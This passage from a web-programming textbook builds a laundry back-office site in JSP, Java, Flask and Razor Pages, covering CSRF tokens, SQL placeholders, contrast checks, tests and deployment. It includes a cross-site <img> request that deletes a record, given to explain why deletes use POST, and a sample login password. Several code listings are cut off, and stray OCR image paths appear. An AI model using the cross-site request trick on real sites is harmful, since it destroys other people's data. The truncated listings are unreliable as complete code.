        response.setStatus(405);
        out.print("Use the Delete button on the price list.");
        return;
    }
    String id = request.getParameter("id");
    String error = office.deleteService(id);
    if (error == null) session.setAttribute("flash", "Service " + id + " deleted.");
    else session.setAttribute("flashError", error);
    response.sendRedirect("services.jsp");
%>
```

F5 to F8, the outlets. **Listing 12.11** is F5, the overview, drawn as one card per outlet with its number of employees and of bills waiting. `outlet-form.jsp` (F6, F7) and `outlet-delete.jsp` (F8) have the same shape as the service pages above, with five fields instead of two; they are in the folder and are not repeated here.

Listing 12.11 `outlets.jsp` (F5): one card per outlet, with its staff and its queue.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- outlets.jsp - F5: every outlet, its staff and its queue. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("outlets", office.outlets());
%>
<c:set var="title" value="Outlets"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<p class="toolbar"><a class="button primary" href="outlet-form.jsp">Open an outlet</a></p>
<div class="cards">
<c:forEach var="o" items="${outlets}">
  <section class="card">
    <h2><c:out value="${o.name}"/> <small><c:out value="${o.id}"/></small></h2>
    <p><c:out value="${o.address}"/><br>Phone <c:out value="${o.phone}"/> &middot; open
since <c:out value="${o.opened}"/></p>
    <p class="stats"><span><b><c:out value="${o.staff}"/></b> staff</span> <span><b><c:out
value="${o.queued}"/></b> in the queue</span></p>
    <div class="row">
      <a class="button" href="outlet-form.jsp?id=<c:out value='${o.id}'/>">Edit</a>
      <form method="post" action="outlet-delete.jsp" class="inline"
            onsubmit="return confirm('Close this outlet for good?')">
        <input type="hidden" name="csrf" value="${sessionScope.csrf}">
        <input type="hidden" name="id" value="<c:out value='${o.id}'/>">
        <button class="danger">Close</button>
      </form>
    </div>
  </section>
</c:forEach>
</div>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

To run the JSP version, compile the model and MiniJSP and serve the `webapp` folder: `./run.sh` in the `jsp` folder (or `run.bat` on Windows), then open `http://127.0.0.1:9201/` and log in as `owner@profitina-laundry.example` with the password `Owner#2026`. For Tomcat, see Problem 12.4.

Line by line. In `guard.jspf`, `session.getAttribute("owner") == null` is the whole login check, and `return;` ends the page's service method at once, so not a line below it runs; in a JSP page this

is legal because the page *is* a method. The token check compares the token in the session with the one in the form using `MessageDigest.isEqual`, which takes the same time whether the first or the last character differs, so an attacker cannot guess a token one character at a time by timing the answers. In `services.jsp`, `office.services(request.getParameter("q"))` passes the search text straight into the model, and the model puts it into SQL only as a *value* for a `?` placeholder, with the `%` signs of `LIKE` added to the value, never to the SQL text; that is the whole defense against SQL injection [8]. In `service-form.jsp`, `response.setStatus(422)` tells a program (such as the acceptance test of Problem 12.4) that the form was refused, while a person sees the message; the `form` map carries what was typed back into the fields, so a mistake in the price does not erase the description. In `Office.saveService`, the price must match `\d{1,5}` *and* lie between 1 and 99,999: the regular expression rejects `-5`, `1e3` and `8000.50`, and the range matches the column's `CHECK` constraint. In `Office.deleteService`, the `DELETE` is simply tried; if bills refer to the service, SQLite refuses with a `FOREIGN KEY constraint failed` error, and `isForeignKey` recognizes it and returns a sentence. The rule is written once, in the schema, and enforced by the one component that cannot forget it.

Java. Listing 12.12 is the Java equivalent on the JDK's built-in HTTP server, with no container at all. It uses the same `Office` class, so it has no SQL of its own: its code is only the controller (one `switch` over the path) and the views (text blocks with `%s` holes, every value passed through `h()`). It keeps its sessions in a map from a random id to a map of values, and gives the session a new id at login, as the JSP page does.

Listing 12.12 `BackOffice.java`: the eight features on `com.sun.net.httpserver`, over the same model class as the JSP pages.

```
// BackOffice.java - the Laundry Back Office on the JDK's own HTTP server (Problems 12.2 to
12.4).
// The model is the same class the JSP pages use (../jsp/src/laundry/office/Office.java);
// only the controller (the routes below) and the view (the page() and form methods) are
new.
// Build and run from the java/ folder:
//   javac -d out BackOffice.java $(find ../jsp/src -name '*.java')

```

Line by line, across the three. The JSP guard is a fragment pasted into each page; the Java guard is the two `if` statements at the top of `route()`; the Flask guard is `before_request`, which Flask calls before every route. Three spellings of one idea: the check runs before the feature, for every request. The Flask session is different from the other two in one way worth knowing: its contents travel to the browser in a cookie, *signed* with `secret_key` so that they cannot be changed, but not encrypted, so they can be read. Keeping only an id, a name and a random token there is fine; a password or a price would not be. That is also why `login()` calls `session.clear()` rather than changing an id: a cookie session has no id to fix in advance, and clearing it makes sure nothing from before the login survives.

A tempting wrong solution. Delete with a link: `<a href="service-delete.jsp?id=S0005">Delete</a>`. It is shorter than a form and it works when you click it. It also works when anything else "clicks" it. A browser that prefetches links, a chat application that fetches a preview of a pasted URL, or a page on another site with `<img src="https://your-host/service-delete.jsp?id=S0005">` sends the same `GET`, and the service is gone. HTTP defines `GET` as *safe*, meaning it must not change anything [1], and the rest of the web behaves on that promise. This is why `service-delete.jsp` answers a `GET` with 405, and why the acceptance test checks that it does (check S2 in Problem 12.4).

CHECK YOURSELF. Add a ninth feature: raise every price by a given percentage, rounded to the nearest Rp 500. Which request, which checks, which SQL, and what must the page do when the percentage is 250?

Answer. `POST prices-raise.jsp` with a field `percent`, behind the guard (owner and token). The server checks that `percent` is a whole number from 1 to, say, 50, and refuses 250 with status 422 and a message; it also refuses any result above the column's limit of 99,999. The SQL is one statement, `UPDATE Service SET price = ROUND(price * (100 + ?) / 100.0 / 500) * 500`, run in one transaction so that either every price changes or none does. Existing bills do not change, because each bill stores what it charged.

12.4.3 Problem 12.3 — The most beautiful website, made measurable

PROBLEM. After ensuring that the website works, make it the most beautiful website ever.

In our own words. Beauty cannot be proved, but most of what makes a working website *look* cared for can be, and the rest can be made consistent. We will turn the sentence into six rules that a reviewer can check, and write one stylesheet that obeys them for all three versions of the Back Office.

Design: six rules.

1. **Few colors, each with a name and a job.** Text, secondary text, page, card, line, brand, and one pair each for success, error and danger. A color is written once, as a *custom property* such as `--brand: #0b5cad`, and used everywhere by name, `var(--brand)`. Changing the brand is then one edit.
2. **Every text color is readable on its background**, by the standard measure of the Web Content Accessibility Guidelines: a *contrast ratio* of at least 4.5 : 1 for normal text and 3 : 1 for large text [10]. This is the one rule that has a formula, and we compute it below.
3. **One spacing step.** Every margin and padding is a multiple of `--step`, half a rem (8 pixels at the default size). Things line up because they have no choice.
4. **One type scale.** Body text at 1rem with a line height of 1.5, headings at 1.75rem and 1.25rem, small print at 0.875rem, numbers in tables right-aligned with tabular digits so that columns of rupiah line up.
5. **Visible focus.** Anyone moving through the page with the keyboard sees a three-pixel outline in the brand color on the link, button or field that has focus.
6. **Nothing breaks on a phone.** Below 40rem the table turns into one card per row, and nothing scrolls sideways.

Contrast, from the definition. A color on a screen is three numbers, red, green and blue, each from 0 to 255. Our eyes do not respond to them in a straight line, so the first step undoes the screen's encoding (called *gamma*): each channel c is scaled to $c_s = c/255$ and then made *linear* by

$$c_\ell = \begin{cases} c_s/12.92 & \text{if } c_s \le 0.04045 \\ \left(\frac{c_s+0.055}{1.055}\right)^{2.4} & \text{otherwise.} \end{cases} \tag{12.1}$$

The eye is most sensitive to green and least to blue, so the *relative luminance* L of the color, its brightness on a scale from 0 (black) to 1 (white), weighs the three linear channels unequally:

$$L = 0.2126\,R_\ell + 0.7152\,G_\ell + 0.0722\,B_\ell \tag{12.2}$$

Finally, the contrast ratio of two colors, with L_1 the lighter and L_2 the darker, is

$$\text{ratio} = \frac{L_1 + 0.05}{L_2 + 0.05}, \tag{12.3}$$

where the 0.05 stands for the light that a real screen reflects even when it shows black. The ratio runs from 1 (the same color twice) to 21 (black on white).

Worked by hand: the secondary text. Our `--muted` color is `#52606d`: red 0x52 = 82, green 0x60 = 96, blue 0x6d = 109. Scaled, these are $82/255 = 0.3216$, $96/255 = 0.3765$ and $109/255 = 0.4275$, all above 0.04045, so the second line of Equation (12.1) applies to each. For red, $(0.3216 + 0.055)/1.055 = 0.3570$ and $0.3570^{2.4} = 0.0844$; for green, $0.4090^{2.4} = 0.1170$; for blue, $0.4573^{2.4} = 0.1529$. By Equation (12.2), $L = 0.2126 \times 0.0844 + 0.7152 \times 0.1170 + 0.0722 \times 0.1529 = 0.0179 + 0.0837 + 0.0110 = 0.1126$. White has $L = 1$. By Equation (12.3) the ratio is $(1 + 0.05)/(0.1126 + 0.05) = 1.05/0.1626 = 6.46$, comfortably above 4.5. In plain words: the grey we use for secondary text is dark enough that a person with ordinary eyesight, on an ordinary screen in daylight, reads it without effort.

The solution: the stylesheet. **Listing 12.14** is the one stylesheet of the Back Office. The JSP, JDK-server and Flask versions serve byte-identical copies of it, and so does the Razor project of Section 12.5.

Listing 12.14 `style.css`: named colors, one spacing step, one type scale, visible focus, and a phone layout.

```
/* style.css - Problem 12.3: one stylesheet for every version of the Laundry Back Office.
   Beauty, made checkable: a few named colors (contrast measured by contrast.py),
   one type scale, one spacing step, visible focus, and a layout that works on a phone. */
:root {
  --ink: #1f2933;          /* body text */
  --muted: #52606d;        /* secondary text */
  --paper: #ffffff;        /* cards and tables */
  --canvas: #f4f6f8;       /* page background */
  --line: #d9e2ec;         /* borders */
  --brand: #0b5cad;        /* links and the primary button */
  --brand-ink: #ffffff;    /* text on the brand color */
  --ok-bg: #e3f9e5;  --ok-ink: #14532d;
  --err-bg: #fde8e8; --err-ink: #9b1c1c;
  --danger: #b42318;

```

Checking rule 2 by program. Nobody should compute Equation (12.1) to Equation (12.3) by hand for every pair of colors. **Listing 12.15** reads the color tokens out of `style.css` and prints the ratio of every text color on the background it is used on, plus one extra pair that we will meet in a moment.

Listing 12.15 `contrast.py`: the contrast ratio of every text color in the stylesheet, by Equation (12.1) to Equation (12.3).

```python
# contrast.py - Problem 12.3: is every text color of style.css readable on its background?
# Reads the color tokens from style.css and prints the WCAG contrast ratio of each pair.
#     python contrast.py [style.css]
import re
import sys

PAIRS = [("ink", "paper"), ("ink", "canvas"), ("muted", "paper"), ("muted", "canvas"),
         ("brand", "paper"), ("brand-ink", "brand"), ("ok-ink", "ok-bg"), ("err-ink", "err-
bg"),
         ("danger", "paper")]

def luminance(hex_color):
    """Relative luminance of an sRGB color such as #0b5cad: 0 for black, 1 for white."""
    channels = [int(hex_color[i:i + 2], 16) / 255 for i in (1, 3, 5)]
    r, g, b = [c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4 for c in
channels]
    return 0.2126 * r + 0.7152 * g + 0.0722 * b

def ratio(fg, bg):
    lighter, darker = sorted((luminance(fg), luminance(bg)), reverse=True)
    return (lighter + 0.05) / (darker + 0.05)

css = open(sys.argv[1] if len(sys.argv) > 1 else "style.css", encoding="utf-8").read()
tokens = dict(re.findall(r"--([a-z-]+):\s*(#[0-9a-fA-F]{6})", css))
print(f"{'text on background':<22} {'ratio':>7}  normal text (4.5)  large text (3.0)")
for fg, bg in PAIRS + [("#9aa5b1", "paper")]:                    # the last pair is the
tempting grey
    f, b = tokens.get(fg, fg), tokens[bg]
    r = ratio(f, b)
    print(f"{fg + ' on ' + bg:<22} {r:>6.2f}:1  {'pass' if r >= 4.5 else 'FAIL':<17}
{'pass' if r >= 3 else 'FAIL'}")
```

Listing 12.16 is the same program in Java. Both print the same table, character for character:

Listing 12.16 `Contrast.java`: the same check in Java.

```java
// Contrast.java - Problem 12.3: the WCAG contrast ratio of every text color of style.css.

Profitina Laundry · three outlets in Surabaya · sample data to 30 September 2026

Figure 12.5 Feature F5, the outlets as cards, each with its staff and its queue.



Figure 12.6 The same price list 390 pixels wide: the header wraps, and each table row becomes a small card.

Line by line. In `:root`, each `--name: value;` line defines a custom property that every rule can read with `var(--name)`; nothing else in the file contains a color. `font: 1rem/1.5 system-ui, …` sets size and line height together and uses the operating system's own interface font, which is already installed and already tuned for the screen. `font-variant-numeric: tabular-nums` makes every digit the same width, so that `Rp 8.000` and `Rp 65.000` line up at the right. `:focus-visible` draws the outline only when focus came from the keyboard, so mouse users do not see it after every click. The `@media (max-width: 40rem)` block applies only on narrow screens: it hides the table header and turns every row and cell into a block, which stacks the cells of a row vertically. `.err:empty { display: none; }` hides a message box that has nothing in it; Razor prints an empty `<span class="err">` for every field that has no error, and without this line each would show as a small pink stripe.

A tempting wrong solution. Make secondary text a soft, light grey, `#9aa5b1`, because it looks elegant on a designer's bright monitor. The last line of the program's output is that grey on white: 2.50 : 1, a failure even for large text. On a phone in the sun, or for anyone whose eyes are no longer twenty, that text is not elegant; it is missing. The same mistake has a cousin: removing the focus outline (`outline: none`) because it "looks untidy", which leaves keyboard users unable to see where they are.

> **CHECK YOURSELF.** The owner wants the brand color to be orange, `#f28c28`, with white text on the buttons. Will white text on that orange pass rule 2 for a button label of normal size? What would you do?

Answer. Put `--brand: #f28c28;` into `style.css` and run `python contrast.py`: the pair `brand-ink on brand` comes out at about 2.45 : 1, a failure. Keep the orange and change the text: dark ink on orange (`--brand-ink: #1f2933`) passes easily, or darken the orange until white passes. Either way, the program, not a guess, says when it is fixed.

12.4.4 Problem 12.4 — Evidence, write-up, hosting and repository

PROBLEM. Make a report with the database design, a list of features, screenshots and a brief explanation of each feature; state each team member's job and share of the work; upload the website to a free web host and the source code to a public repository.

In our own words. Four pieces of delivery. Screenshots show that a feature worked once, on one machine, on one day. We add something stronger first: an *acceptance test*, a program that uses the website exactly as a browser does and checks every feature, so that "it works" can be proved again in a second after every change. Then the screenshots, taken by a program too. Then the write-up, then a package a Java host can run, then a repository that holds the code and nothing else.

The acceptance test. Listing 12.17 knows nothing about how the site is built, only what it must do. It talks HTTP, keeps cookies, and never follows a redirect by itself, because it wants to *see* every 302. It finds its way through the pages by a few fixed marks that all three versions print: the one-time message `<p class="msg">`, the error `<p class="err">`, one `<td>S0001</td>` per service, one `<section class="card">` per outlet, and the hidden `csrf` field. Because it depends on nothing else, the same test checks the JSP, the Java and the Python version; only the addresses differ, and the table `PATHS` holds both spellings.

Listing 12.17 `acceptance.py`: 21 checks of the Back Office over real HTTP, for any of the three versions.

```
# acceptance.py - Problem 12.4: check the eight features of the Laundry Back Office over
real HTTP.
# The same checks run against every version; only the addresses differ:
#     python3 acceptance.py jsp  http://127.0.0.1:9201      (the JSP pages on MiniJSP or
Tomcat)
#     python3 acceptance.py java http://127.0.0.1:9202      (the JDK HttpServer version)
#     python3 acceptance.py py   http://127.0.0.1:9203      (the Flask version)
# Give the server a FRESH copy of laundry.db: the checks add, change and delete rows.

PASS A5 logout: 302 login.jsp; afterwards /services -> 302
21 of 21 checks passed
```

Screenshots by program. `tests/screenshots.py` logs in with Playwright, a library that drives a real Chromium browser from Python [11], fills a form, and saves the screenshots of **Figure 12.4** to **Figure 12.6** and **Figure 12.7**. A program takes the same pictures after every change, so the write-up's pictures never show last week's site.



Figure 12.7 Feature F2 refusing a price of 0: status 422, the message at the top, and what was typed still in the fields.

The write-up. **Table 12.4** lists its parts and, for each, the artifact of this chapter that supplies it. Nothing in the write-up should be typed from memory when a program can print it.

Table 12.4 The parts of the write-up and where each comes from.

Part	What it contains	Where it comes from
Database design	conceptual model; physical model	**Figure 12.2**; `SchemaReport` or `schema_report.py` output
Features	one row per feature: what, who, requests, CRUD	**Table 12.3**
Evidence	one screenshot and two or three sentences per feature; the acceptance run	`screenshots.py`; **Listing 12.17** output
Design	the six rules; the contrast table	Problem 12.3; `contrast.py` output
How to run and deploy	commands, settings, the address of the live site	`README.md`; **Listing 12.19**, **Listing 12.20**
Team	each member's deliverables and share	a table like the one described below

The team's shares. A percentage means little on its own. Give, for each member, the concrete things he or she delivered, each of which someone else can find: "Putri: the data model and `Office.java` (features F1 to F8), the acceptance test; 55%. Tanoyo: all JSP pages, the stylesheet and the contrast check, the screenshots, the deployment; 45%." The repository's history supports the statement (who changed which files), but a count of commits is not a measure of work: one careful commit of the model is worth more than twenty commits that fix typing mistakes. Agree the table as a team before the write-up is handed over.

A package for Tomcat. A JSP application is deployed as a *WAR* file (web archive): a ZIP file with the pages at the top, the compiled classes under `WEB-INF/classes`, the libraries under `WEB-INF/lib` and the descriptor `WEB-INF/web.xml`. **Listing 12.19** builds it with the JDK's own `javac` and `jar`. The model needs no servlet library at all, which is why this step works on any JDK; the pages themselves are compiled by Tomcat when they are first requested [12]. Tomcat does not

include JSTL, so its two jars must be placed in `jsp/lib-extra/` first; the script says so when they are missing.

Listing 12.19 `build-war.sh`: the Back Office as `dist/laundry.war` for Tomcat 10.1 or newer.

```
#!/usr/bin/env bash
# build-war.sh - package the Back Office as dist/laundry.war for Tomcat 10.1 or newer.
# The model classes need no servlet API at all; the JSP pages are compiled by Tomcat
itself.
set -euo pipefail
cd "$(dirname "$0")"
rm -rf build dist && mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
javac -encoding UTF-8 --release 17 -d build/WEB-INF/classes $(find src -name '*.java')
cp -r webapp/. build/
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/
cp lib-extra/*.jar build/WEB-INF/lib/ 2>/dev/null || echo "note: lib-extra/ has no JSTL
jars; see lib-extra/README.md"
(cd build && jar --create --file ../dist/laundry.war .)
echo "built dist/laundry.war ($(unzip -l dist/laundry.war | tail -1 | awk '{print $2}')
entries)"
```

```
note: lib-extra/ has no JSTL jars; see lib-extra/README.md
built dist/laundry.war (27 entries)
```

On a machine with Tomcat, copy `dist/laundry.war` into Tomcat's `webapps` folder as `ROOT.war`, set the environment variable `LAUNDRY_DB_URL` to the database (for example `jdbc:sqlite:/srv/laundry/laundry.db`), and start Tomcat; the site answers on port 8080. That last step could not be run for this book, because Tomcat could not be downloaded here.

A free host. Here the brief meets a fact that beginners discover too late: the free hosts that most tutorials recommend run PHP and nothing else, and a JSP site needs a Java server. The practical route is a host that runs *containers*, many of which have a free tier that accepts a `Dockerfile` and sleeps when nobody visits. **Listing 12.20** puts the WAR into the official Tomcat image. It was not run here (Docker was not available), so treat it as a template and check the host's current terms. Two warnings belong in the write-up. A free container's disk is usually wiped on every redeploy, so a SQLite file inside it loses its changes; for real data, point `LAUNDRY_DB_URL` at a hosted database. And the sample passwords of the Laundry database are public, so change the owner's password before the address is shared.

Listing 12.20 `Dockerfile`: the WAR on Tomcat 10.1, for a host that runs containers.

```
# Dockerfile - Problem 12.4: the Back Office on Tomcat, for a free host that runs
containers.
# Build first:  bash jsp/build-war.sh      (with the JSTL jars in jsp/lib-extra/)
# Then, from the Chapter12 folder:  docker build -f deploy/Dockerfile -t laundry-office .
FROM tomcat:10.1-jdk21-temurin
RUN rm -rf /usr/local/tomcat/webapps/*
COPY jsp/dist/laundry.war /usr/local/tomcat/webapps/ROOT.war
# A copy of the sample database. On a free host the disk is usually wiped on every
# redeploy, so real data belongs in a hosted database (set LAUNDRY_DB_URL to it).
COPY data/laundry.db /data/laundry.db
ENV LAUNDRY_DB_URL=jdbc:sqlite:/data/laundry.db
EXPOSE 8080
```

The repository. Two kinds of file must never reach a public repository: data and secrets. **Listing 12.21** lists them, together with everything the computer rebuilds by itself, and Git then refuses to add them [13]. The database password or session key of a real deployment comes from the environment, never from a file in the repository; a secret that has been pushed once must be changed, because deleting it later leaves it in the history.

Listing 12.21 `gitignore.txt`: copy it to the root of the project as `.gitignore`.

```
# .gitignore - Problem 12.4: what must never reach the public repository.
# Copy this file into the root of YOUR project and rename it to .gitignore.
# Data and secrets
*.db
.env
# Things the computer rebuilds by itself
out/
build/
dist/
work/
*.war
bin/
obj/
__pycache__/
# Downloaded libraries (the README says where to get them)
lib-extra/*.jar
```

A tempting wrong solution. Take the screenshots by hand at the start of the project, when the pages first worked, and write "all features tested" in the write-up. Two weeks and forty changes later, feature F4 no longer refuses to delete a service with bills (somebody opened a connection without `PRAGMA foreign_keys = ON`), the screenshot still shows the refusal, and the write-up is false without anyone having lied. An acceptance test that runs in a second after every change makes that kind of silent breakage visible the moment it happens; check F4 of **Listing 12.17** exists for exactly this case.

> **CHECK YOURSELF.** A teammate proposes to commit `data/laundry.db` "so that the site works right after cloning". What goes wrong, and what should the repository contain instead?
>
> *Answer.* The file would carry every customer's name, phone number and address into a public repository, which personal-data law forbids, and every test run that changes it would produce a new binary version in the history. The repository should contain the *schema* and a script that creates a fresh database with sample data (the Laundry database is built exactly this way by its generator), and the `README.md` should say which command to run.

12.5 New Worked Problems: Pages and State

The remaining seven problems use ASP.NET Core Razor Pages, the modern form of the ideas that Chapter 9 met as Web Forms, together with their Java and Python equivalents. All the Razor pages live in one small project, `aspnet/LaundryPages`, which we meet first.

The project. A Razor Pages project is a folder with a project file, a start-up file, a `Pages` folder and a `wwwroot` folder for static files [14]. The project file, `LaundryPages.csproj`, says "a web project on .NET 10" and nothing more, because the project needs nothing beyond the shared framework that comes with the SDK. **Listing 12.22** is the start-up file: it registers Razor Pages, registers the data store as a *singleton* (one object for the whole application, which is application state in the vocabulary of Chapter 11), and maps every page to its address.

Listing 12.22 `Program.cs`: Razor Pages, one shared data store, static files.

```
// Program.cs - starts the Razor Pages of Chapter 12.
//   dotnet run --urls http://127.0.0.1:9210
// Settings (appsettings.json or environment variables of the same name):
//   LaundryCsv  folder of the CSV export (default ../../data/csv)
//   LaundryNow  a fixed "now" such as 2026-09-30 21:00:00, for repeatable runs
//   CounterDir  where the visitor counters of Problem 12.6 keep their files
using LaundryPages.Data;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();
builder.Services.AddSingleton(_ => Store.Load(builder.Configuration["LaundryCsv"] ??
"../../data/csv"));

var app = builder.Build();
app.UseStaticFiles();
app.UseRouting();
app.MapRazorPages();
app.Run();
```

Listing 12.23 is the data store. It loads the seven CSV files of the Laundry export into lists at start-up and offers the few operations the pages need: look up a service, customer or bill; add a bill, priced from the price list; move a bill to its next status; record a payment. Every change happens inside `lock (gate)`, so that two requests arriving together cannot interleave their changes. The block between `#if USE_SQLITE` and `#else` is the guarded path: after `dotnet add package Microsoft.Data.Sqlite`, building with `dotnet run -p:UseSqlite=true` defines the symbol `USE_SQLITE`, and the store reads `laundry.db` itself instead of the CSV files. That path was not compiled here, because the package server could not be reached; everything else was.

Listing 12.23 `Store.cs`: the Laundry data in memory, with the operations of Problems 12.7 and 12.8.

```
// Store.cs - the Laundry data the pages of Chapter 12 work on, held in memory.
// Loaded from the CSV export (no package needed); with -p:UseSqlite=true, from laundry.db.
// Changes live in memory until the server stops: enough to watch forms, handlers and state
work.
using System.Globalization;
using System.Text;

To run the project, from `aspnet/LaundryPages`: `dotnet run --urls http://127.0.0.1:9210`, then open that address. In VS Code with the C# Dev Kit, open the folder and press F5.

12.5.1 Problem 12.5 — From a Web Forms page to a Razor page

> **PROBLEM.** A Web Forms page `Quote.aspx` shows a drop-down list of the Laundry's services, a text box for the quantity, a range validator, a *Quote* button and a label; pressing the button shows the price, for example "3 x Rp 8.000 = Rp 24.000". Write the same page with ASP.NET Core Razor Pages, explain how each part of the Web Forms page maps to the Razor page, and write the same page in Java and in Python.

In our own words. Read an old page, understand what each part does, and say it again in the modern form. The point is not the arithmetic; it is the mapping, because every Web Forms page you will ever meet at work maps the same way.

The Web Forms page. Listing 12.24 is the page, written as a *single-file page*: the markup and a `<script runat="server">` block with the code, in one file. It was not run for this book (Web Forms needs the .NET Framework on Windows [15]).

Listing 12.24 `Quote.aspx`: the quote as a single-file Web Forms page, for reading (not run).

```
<%@ Page Language="C#" %>
<%-- Quote.aspx - Problem 12.5 as a single-file Web Forms page (not run: needs .NET
Framework on Windows). --%>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)                          // only on the first visit: fill the
list once
        {
            foreach (var s in LaundryData.Services())
                ServiceList.Items.Add(new ListItem(s.Description + " - " +
LaundryData.Rupiah(s.Price), s.Id));
        }
    }

    protected void QuoteButton_Click(object sender, EventArgs e)
    {
        if (!Page.IsValid) return;                // the validators have already run on
the server
        var s = LaundryData.Service(ServiceList.SelectedValue);
        int units = int.Parse(UnitsBox.Text);
        ResultLabel.Text = units + " x " + LaundryData.Rupiah(s.Price) + " = " +
LaundryData.Rupiah(s.Price * units);
    }
</script>
<!DOCTYPE html>
<html>
<head runat="server">><title>Price quote</title></head>
<body>
  <form id="form1" runat="server">
    <asp:DropDownList ID="ServiceList" runat="server" />
    <asp:TextBox ID="UnitsBox" runat="server" Text="1" />
    <asp:RangeValidator ID="UnitsRange" runat="server" ControlToValidate="UnitsBox"
Type="Integer"
        MinimumValue="1" MaximumValue="100" ErrorMessage="The quantity must be a whole
number from 1 to 100." />
    <asp:Button ID="QuoteButton" runat="server" Text="Quote" OnClick="QuoteButton_Click" />
    <asp:Label ID="ResultLabel" runat="server" />
  </form>
</body>
</html>
```

Read it the way the server does. The `<%@ Page Language="C#" %>` directive makes the file a class. Every tag with `runat="server"` becomes an object of that class: `ServiceList` is a `DropDownList`, `UnitsBox` a `TextBox`, `QuoteButton` a `Button`, `ResultLabel` a `Label`. On the first visit, `Page_Load` runs with `IsPostBack` false and fills the list. When the button is pressed, the browser sends the whole form back to the *same* page (a *postback*), with a hidden field called `__VIEWSTATE` that carries the list's items and the controls' state; the server rebuilds every control from it, runs the validators, and then calls `QuoteButton_Click`, which sets the label's text. The page is written as if the button were a button on a desktop window, and that illusion is the whole design of Web Forms.

Design of the Razor page. Razor Pages keeps two good ideas from Web Forms and drops the illusion. It keeps the *pair of files*: `Quote.cshtml` holds the markup, `Quote.cshtml.cs` the code, like a code-behind page class. It keeps the *handler per request*: the method `OnGet` answers a `GET`, the method `OnPost` answers a `POST`, as `Page_Load` and `QuoteButton_Click` did. It drops ViewState: the form fields are *bound* to properties of the page model on every `POST`, and anything else the page needs, such as the list of services, is simply read again. **Table 12.5** is the whole mapping.

Table 12.5 Each part of a Web Forms page and its Razor Pages counterpart.

Web Forms (`.aspx`)	Razor Pages (`.cshtml` + `.cshtml.cs`)
`<%@ Page %>`, `CodeFile=`, `Inherits=`	`@page`, `@model QuoteModel`
`<script runat="server">` or the code-behind class	the page model class, `QuoteModel : PageModel`
`Page_Load` with `if (!IsPostBack)`	`OnGet()` (first visit) and `OnPost()` (the form came back)
`QuoteButton_Click`	`OnPost()`, or a named handler `OnPostQuote()` with `asp-page-handler="Quote"`
`<asp:TextBox ID="UnitsBox" runat="server">`	`<input asp-for="Units">` bound to `[BindProperty] public int Units`
`<asp:DropDownList>` filled in `Page_Load`	`<select asp-for="ServiceId" asp-items="…">`
`<asp:RangeValidator>`, `<asp:RequiredFieldValidator>`	`[Range]`, `[Required]` on the property; `<span asp-validation-for>`
`Page.IsValid`	`ModelState.IsValid`
`ResultLabel.Text = …`	a property `Result`, printed with `@Model.Result`
